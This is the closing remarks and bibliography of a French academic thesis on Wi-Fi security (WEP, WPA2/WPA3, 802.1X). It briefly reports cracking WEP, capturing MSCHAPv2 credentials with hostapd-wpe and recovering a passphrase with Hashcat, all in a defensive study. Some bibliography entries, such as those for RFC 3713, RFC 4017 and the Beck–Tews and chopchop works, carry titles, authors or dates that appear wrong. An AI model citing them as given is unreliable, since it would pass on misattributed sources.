levier de sécurité complémentaire aux mesures techniques, et souvent moins coûteux à mettre en uvre.

Mot de clôture

La sécurité des réseaux Wi-Fi est une discipline qui se situe à l'intersection de la cryptographie, de l'ingénierie des protocoles, de l'administration système et de la psychologie humaine. Aucune de ces dimensions ne peut être négligée.

Les travaux menés dans ce mémoire l'ont confirmé à chaque étape : une clé WEP cassée en une seconde, un certificat MSCHAPv2 capturé par hostapd-wpe, une passphrase retrouvée par Hashcat — ces résultats ne sont pas le fruit d'une sophistication technique exceptionnelle, mais la conséquence directe de configurations inadaptées et de protocoles mal compris.

Comprendre ces mécanismes, c'est se donner les moyens de les contrer. C'est la conviction qui a guidé ce travail du début à la fin, et c'est l'utilité qu'il espère avoir pour ceux qui, à l'Université Gaston Berger et au-delà, administrent, utilisent ou étudient les réseaux sans fil [16], [67], [68], [86].

Bibliography

[1] ISO/IEC, *ISO/IEC 27001: Information technology Security techniques Information security management systems Requirements*. International Organization for Standardization / International Electrotechnical Commission, 2022, Norme internationale de gestion de la sécurité des systèmes dinformation.

[2] ISO/IEC, *ISO/IEC 18033: Information technology Security techniques Encryption algorithms*. International Organization for Standardization / International Electrotechnical Commission, 2015, Cadre normatif pour les algorithmes de chiffrement et de cryptographie.

[3] W. Stallings, *Wireless Communications and Networks*, 2nd. Pearson, 2017, Chapitres dédiés à la sécurité des réseaux sans fil, WPA/WPA2/WPA3, et gestion des clés.

[4] C. Paar and J. Pelzl, *Understanding Cryptography: A Textbook for Students and Practitioners*. Springer, 2010, Présente les bases de la cryptographie moderne, les algorithmes de chiffrement (AES, DES, RC4, etc.) ainsi que la cryptographie asymétrique.

[5] W. Stallings, *Cryptography and Network Security: Principles and Practice*, 8th. Pearson Education, 2021, Ouvrage de référence sur la cryptographie et la sécurité des réseaux (chiffrement symétrique, asymétrique, protocoles, etc.).

[6] *Iso/iec 27000:2018 information technology security techniques information security management systems overview and vocabulary*, Norme décrivant le vocabulaire et laperçu des systèmes de management de la sécurité de linformation (SMSI)., Genève, Suisse: ISO/IEC, 2018.

[7] ISO/IEC 27000 Working Group, “Overview of information security management principles”, *ISO/IEC Technical Report*, 2023, Document de présentation pédagogique des principes de gestion de la sécurité de linformation, incluant la triade CIA, la gestion des risques et les bonnes pratiques.

[8] *Iso/iec 27001:2022 information technology security techniques information security management systems requirements*, Norme fondamentale sur la gestion de la sécurité de linformation et la mise en uvre dun SMSI., Genève, Suisse: ISO/IEC, 2022. [Online]. Available: https://www.iso.org/standard/27001.

[9] IEEE, “Ieee std 802.11i-2004 – amendment to IEEE standard 802.11 for WPA2 and enhanced security”, Tech. Rep., 2004, Spécification des mécanismes de sécurité WiFi, incluant AESCCMP.

[10] ISO/IEC 27005 Working Group. “Guidance on information security risk management”. Document de référence sur lanalyse, lévaluation et le traitement des risques liés à la sécurité de linformation. (2018).

[11] OWASP Foundation. “Wifi security and wardriving”. Présente les attaques typiques sur les réseaux WiFi, dont lécoute à distance, les faux points daccès et les attaques de déauthentification. (2023), [Online]. Available: https://owasp.org/www-community/attacks/Wi-Fi_Attacks.

[12] F. Z. Benidris, *Cours de cryptographie*, Université Abdelhamid Ibn Badis Mostaganem, Support de cours, 2020.

[13] W. Commons, *Fichier:block cipher - triple des.svg*, https://commons.wikimedia.org/wiki/File:Block_cipher_-_Triple_DES.svg, Image sous licence CC BY-SA 4.0. Consulté le 02 mai 2026, 2026.

[14] Wikipédia, *Rc4 — Wikipédia, l'encyclopédie libre*, https://fr.wikipedia.org/wiki/RC4, [En ligne ; consulté le 02 mai 2026], 2026.

[15] MarcT0K, *Chiffrement asymétrique*, Licence CC BY-SA 4.0, 2023. [Online]. Available: https://commons.wikimedia.org/wiki/File:Chiffrement_asym%C3%A9trique.png.

[16] Wi-Fi Alliance, “Wi-fi certified wpa3 specification”, Tech. Rep., 2018, Spécification officielle décrivant l'implémentation de SAE et les nouvelles exigences de sécurité du WPA3.

[17] Wikipédia. “Wi-fi”. (2026), [Online]. Available: https://fr.wikipedia.org/wiki/Wi-Fi (visited on 01/26/2026).

[18] Wikipédia. “Ieee 802.11”. (2026), [Online]. Available: https://fr.wikipedia.org/wiki/IEEE_802.11 (visited on 01/26/2026).

[19] StudySmarter. “Ieee 802.11: Définitions & applications”. (2025), [Online]. Available: https://www.studysmarter.fr/resumes/ingenierie/ingenierie-des-telecommunications/ieee-80211/ (visited on 01/26/2026).

[20] Data Alliance. “Wi-fi : Un guide complet normes 802.11 et composants clés”. (2024), [Online]. Available: https://www.data-alliance.net/fr/wifi-un-guide-complet-normes-80211-et-composants-cles (visited on 04/15/2026).

[21] H. Noui. “Les réseaux sans fils ieee 802.11”. (2024), [Online]. Available: https://staff.univ-batna2.dz/sites/default/files/noui_hocine/files/chap8-reseaux_sans_fil_802.11.pdf (visited on 04/15/2026).

[22] S. Goffinet. “Topologies ieee 802.11”, cisco.goffinet.org. (2024), [Online]. Available: https://cisco.goffinet.org/ccna/wlan/topologies-ieee-802.11/ (visited on 04/15/2026).

[23] MCours. “Introduction au standard ieee 802.11”. (2024), [Online]. Available: https://www.mcours.net/cours/pdf/leilclic3/leilclic957.pdf (visited on 04/15/2026).

[24] NetworkLessons, *Wireless lan 802.11 service sets*, https://networklessons.com/wireless/wireless-lan-802-11-service-sets, [Consulté le 05 mai 2026], 2026.

[25] *Cryptanalyse du protocole wep*, 2010. [Online]. Available: https://connect.ed-diamond.com/MISC/misc-053/cryptanalyse-du-protocole-wep.

[26] RYA-SGE, *Les vulnérabilités du protocole wep*, 2022. [Online]. Available: https://rya-sge.github.io/access-denied/2022/04/28/protocole-wep/.

[27] *Le chiffrement wep*, 2020. [Online]. Available: https://www.testeur-wifi.com/le-chiffrement-wep.html.

[28] *Break wep faster with statistical analysis*, 2007. [Online]. Available: https://infoscience.epfl.ch/entities/publication/59dbb0f3-cf71-4f00-9e37-b34f5d4849fa.

[29] *Aircrack-ng*, 2024. [Online]. Available: https://aircrack-ng.org/.

[30] *Wi-fi protected access (wpa) overview*, Document officiel WPA, Wi-Fi Alliance, 2003.

[31] "Ieee 802.11i/d3.2 draft supplement", IEEE, Tech. Rep., 2003, Spécification WPA transitoire.

[32] B. Aboba *et al.*, "Rfc 3713: A session key wrapping and mic algorithm", IETF, Tech. Rep., 2004.

[33] G. Pujolle and D. Males, *Wi-Fi: Pratique des réseaux sans fil*. Eyrolles, 2015.

[34] "Rfc 4017: Extensible authentication protocol (eap) key management framework", IETF, Tech. Rep., 2005.

[35] M. Beck and E. Tews, *Practical attacks against wep and wpa*, ShmooCon 2012, 2012.

[36] A. Klein, *Demonstration of the "chopchop" attack*, Aircrack-ng community, 2004.

[37] *Wpa2 deployment recommended*, Wi-Fi Alliance, 2012.

[38] CERT-FR, *Sécurité des réseaux wi-fi*, Agence nationale de cybersécurité, 2017.

[39] "Ieee 802.11i-2004: Amendment 6: Medium access control (mac) security enhancements", IEEE, Tech. Rep., 2004.

[40] *Wpa2 specification*, Wi-Fi Alliance, 2004.

[41] S. Frankel and H. Herbert, "Rfc 3610: Counter with cbc-mac (ccmp)", IETF, Tech. Rep., 2003.

[42] M. Vanhoef and F. Piessens, *Key reinstallation attacks: Forcing nonce reuse in wpa2*, ACM CCS 2017, 2017.

[43] *Wpa3 specification version 1.0*, Wi-Fi Alliance, 2018.

[44] *Wi-fi certified wpa3 program reference*, Wi-Fi Alliance, 2022.

[45] D. Harkins, "Simultaneous authentication of equals: A secure, password-based key exchange for mesh networks", IETF, Tech. Rep. RFC 7664, 2015. [Online]. Available: https://www.rfc-editor.org/rfc/rfc7664 (visited on 01/26/2026).

[46] M. Vanhoef and E. Ronen, *Dragonblood: Analyzing the dragonfly handshake of wpa3*, USENIX Security 2019, 2019.

[47] M. Vanhoef *et al.*, *Dragonblood: Wpa3 vulnerabilities*, dragonblood.group, 2020.

[48] P. WiFi, *802.1x vs psk vs open wifi : Quelle méthode d'authentification choisir ?*, https://www.purple.ai/fr-fr/guides/802-1x-vs-psk-vs-open-wifi, [Consulté le 04 mai 2026], 2026.

[49] P. WiFi, *Wpa-psk expliqué : Fonctionnement et risques de sécurité*, https://www.purple.ai/fr-fr/guides/wpa-psk-explique-ce-que-c-est, [Consulté le 04 mai 2026], 2026.

[50] P. Congdon, B. Aboba, D. Smith, G. Zorn, and J. Roese, *Rfc 3580: Ieee 802.1x remote authentication dial in user service (radius) usage guidelines*, https://datatracker.ietf.org/doc/html/rfc3580, 2003.

[51] J. C. Neumann and S. Morris, *Wi-Fi Security: A Comprehensive Guide to Wireless Network Defense*. Cisco Press, 2022, Ouvrage de référence sur les portails captifs et les vulnérabilités de l'authentification web.

[52] F. Mocq, *Mise en place d'un portail captif avec raspberry pi*, https://www.framboise314.fr/un-portail-captif-avec-un-raspberry-pi/, [Consulté le 04 mai 2026], 2021.

[53] B. Aboba, D. Simon, and P. Eronen, *Extensible authentication protocol (eap) key management framework*, 2008. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc5247.

[54] Le guide du SecOps, *Le dhcp snooping pour contrer les attaques dhcp spoofing*, https://le-guide-du-secops.fr/2020/06/01/le-dhcp-snooping-pour-contrer-les-attaques-dhcp-spoofing/, 2020.

[55] Arsen, *Dns spoofing : Détection et prévention*, https://arsen.co/ressources/dns-spoofing, 2024.

[56] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose, *Rfc 4033: Dns security introduction and requirements*, https://www.rfc-editor.org/rfc/rfc4033, 2005.

[57] FireSecure, *Les proxies web en entreprise : Fonctionnement, utilité et sécurité*, https://firesecure.fr/proxies-web/, 2024.

[58] A. Solutions, *Wifi : Comment les pirates volent vos données professionnelles*, https://www.axis-solutions.fr/wifi-comment-les-pirates-volent-vos-donnees-professionnelles/, 2022.

[59] Joliciel, *Analyse réseau avec wireshark*, https://tuto.joliciel.org/docs/CYBER/Securite_reseau/Analyse_reseau_Wireshark/, 2026.

[60] Lenovo, *Wireshark essentials: Mastering network traffic analysis*, https://canada.lenovo.com/fr/ca/en/glossary/wireshark/, 2025.

[61] Scribd, *Introduction générale bon - ieee 802.11*, https://fr.scribd.com/document/977948201/Introduction-generale-BON, 2026.

[62] G. Magazine, *Attaque par déni de service dans le wi-fi*, 2020. [Online]. Available: https://connect.ed-diamond.com/GNU-Linux-Magazine/glmfhs-099/attaque-par-deni-de-service-dans-le-wi-fi.

[63] M. Corp, *Top 5 des menaces de sécurité wi-fi et comment s'en protéger*, 2025. [Online]. Available: https://mspcorp.ca/fr/blog/top-5-wi-fi-security-threats-and-how-to-defend-against-them/.

[64] A. Security, *Brouillage et neutralisation des caméras wi-fi par attaque deauth*, 2024. [Online]. Available: https://www.ass-security.fr/blog/dossier-brouillage-neutralisation-des-cameras-wifi-par-attaque-deauth-desauthentification-deni-service.

[65] Aircrack-ng, *Documentation officielle : Aircrack-ng suite*, 2026. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=aireplay-ng.

[66] G. School, *Top 21 des meilleurs logiciels de hack et pentesting*, 2026. [Online]. Available: https://guardia.school/boite-a-outils/top-meilleurs-logiciels-hack-pentesting.html.

[67] National Institute of Standards and Technology, "Guidelines for securing wireless local area networks (WLANs)", NIST, Tech. Rep. Special Publication 800-153, 2012. DOI: 10.6028/NIST.SP.800-153. [Online]. Available: https://doi.org/10.6028/NIST.SP.800-153 (visited on 01/26/2026).

[68] IEEE, "IEEE 802.11-2020 — standard for information technology: Wireless LAN medium access control and physical layer specifications", Institute of Electrical and Electronics Engineers, Tech. Rep., 2020. [Online]. Available: https://standards.ieee.org/ieee/802.11/7028/ (visited on 01/26/2026).

[69] Cisco Systems. "DHCP snooping and dynamic ARP inspection". (2023), [Online]. Available: https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_data_acl/configuration/xe-17/sec-data-acl-xe-17-book/sec-dhcp-snoop-dai.html (visited on 01/26/2026).

[70] S. Fluhrer, I. Mantin, and A. Shamir, "Weaknesses in the key scheduling algorithm of RC4", in *Proceedings of the 8th Annual International Workshop on Selected Areas in Cryptography (SAC 2001)*, 2001, pp. 1–24. [Online]. Available: https://link.springer.com/chapter/10.1007/3-540-45537-X_1 (visited on 01/26/2026).

[71] IEEE, "IEEE 802.1x-2020 — port-based network access control", Institute of Electrical and Electronics Engineers, Tech. Rep., 2020. [Online]. Available: https://standards.ieee.org/ieee/802.1X/7345/ (visited on 01/26/2026).

[72] B. Aboba, L. Blunk, J. Vollbrecht, J. Carlson, and H. Levkowetz, "Extensible authentication protocol (EAP)", IETF, Tech. Rep. RFC 3748, 2004. [Online]. Available: https://www.rfc-editor.org/rfc/rfc3748 (visited on 01/26/2026).

[73] D. Simon, B. Aboba, and R. Hurst, "The EAP-TLS authentication protocol", IETF, Tech. Rep. RFC 5216, 2008. [Online]. Available: https://www.rfc-editor.org/rfc/rfc5216 (visited on 01/26/2026).

[74] M. Vanhoef and F. Piessens, "Key reinstallation attacks: Forcing nonce reuse in WPA2", in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS'17)*, 2017, pp. 1313–1328. DOI: 10.1145/3133956.3134027. [Online]. Available: https://doi.org/10.1145/3133956.3134027 (visited on 01/26/2026).

[75] E. Tews, R.-P. Weinmann, and A. Pyshkin, "Breaking 104 bit WEP in less than 60 seconds", in *Information Security Applications — 8th International Workshop (WISA 2007)*, 2007, pp. 188–202. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-540-77535-5_14 (visited on 01/26/2026).

[76] M. Vanhoef. "Release of hashcat PMKID attack". (2018), [Online]. Available: https://hashcat.net/forum/thread-7717.html (visited on 01/26/2026).

[77] Wireshark Foundation. "Wireshark user's guide". (2024), [Online]. Available: https://www.wireshark.org/docs/wsug_html_chunked/ (visited on 01/26/2026).

[78] M. Kershaw. "Kismet wireless — documentation". (2024), [Online]. Available: https://www.kismetwireless.net/docs/readme/ (visited on 01/26/2026).

[79] Aircrack-ng Project. "Hostapd-wpe — wireless pwnage edition". (2023), [Online]. Available: https://github.com/aircrack-ng/aircrack-ng/tree/master/patches/wpe/hostapd-wpe (visited on 01/26/2026).

[80] ZerBea. “Hcxdumptool — small tool to capture packets from WLAN devices”. (2024), [Online]. Available: https://github.com/ZerBea/hcxdumptool (visited on 01/26/2026).

[81] Hashcat Team. “Hashcat wiki — attack modes”. (2024), [Online]. Available: https://hashcat.net/wiki/ (visited on 01/26/2026).

[82] M. Vanhoef and E. Ronen, “Dragonblood: Analyzing the Dragonfly handshake of WPA3 and EAP-pwd”, in *Proceedings of the 2019 IEEE Symposium on Security and Privacy (SP)*, 2019, pp. 517–533. DOI: 10.1109/SP.2019.00031. [Online]. Available: https://doi.org/10.1109/SP.2019.00031 (visited on 01/26/2026).

[83] S. Barker and et al., “Blast-RADIUS: A case study in protocol ossification”, in *Proceedings of USENIX Security Symposium 2024*, 2024. [Online]. Available: https://www.blastradius.fail (visited on 01/26/2026).

[84] C. Rigney, S. Willens, A. Rubens, and W. Simpson, *Remote authentication dial in user service (radius)*, 2000. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc2865.

[85] S. Winter, M. McCauley, S. Venaas, and K. Wierenga, “Transport layer security (TLS) encryption for RADIUS”, IETF, Tech. Rep. RFC 6614, 2012. [Online]. Available: https://www.rfc-editor.org/rfc/rfc6614 (visited on 01/26/2026).

[86] Agence Nationale de la Sécurité des Systèmes d’Information, “Guide de recommandations relatives aux architectures des systèmes d’information sensibles ou diffusion restreinte”, ANSSI, Tech. Rep. ANSSI-PA-044, 2021. [Online]. Available: https://www.ssi.gouv.fr/guide/recommandations-relatives-aux-architectures-des-si-sensibles-ou-dr/ (visited on 01/26/2026).

[87] P. Hoffman and P. McManus, “DNS queries over HTTPS (DoH)”, IETF, Tech. Rep. RFC 8484, 2018. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8484 (visited on 01/26/2026).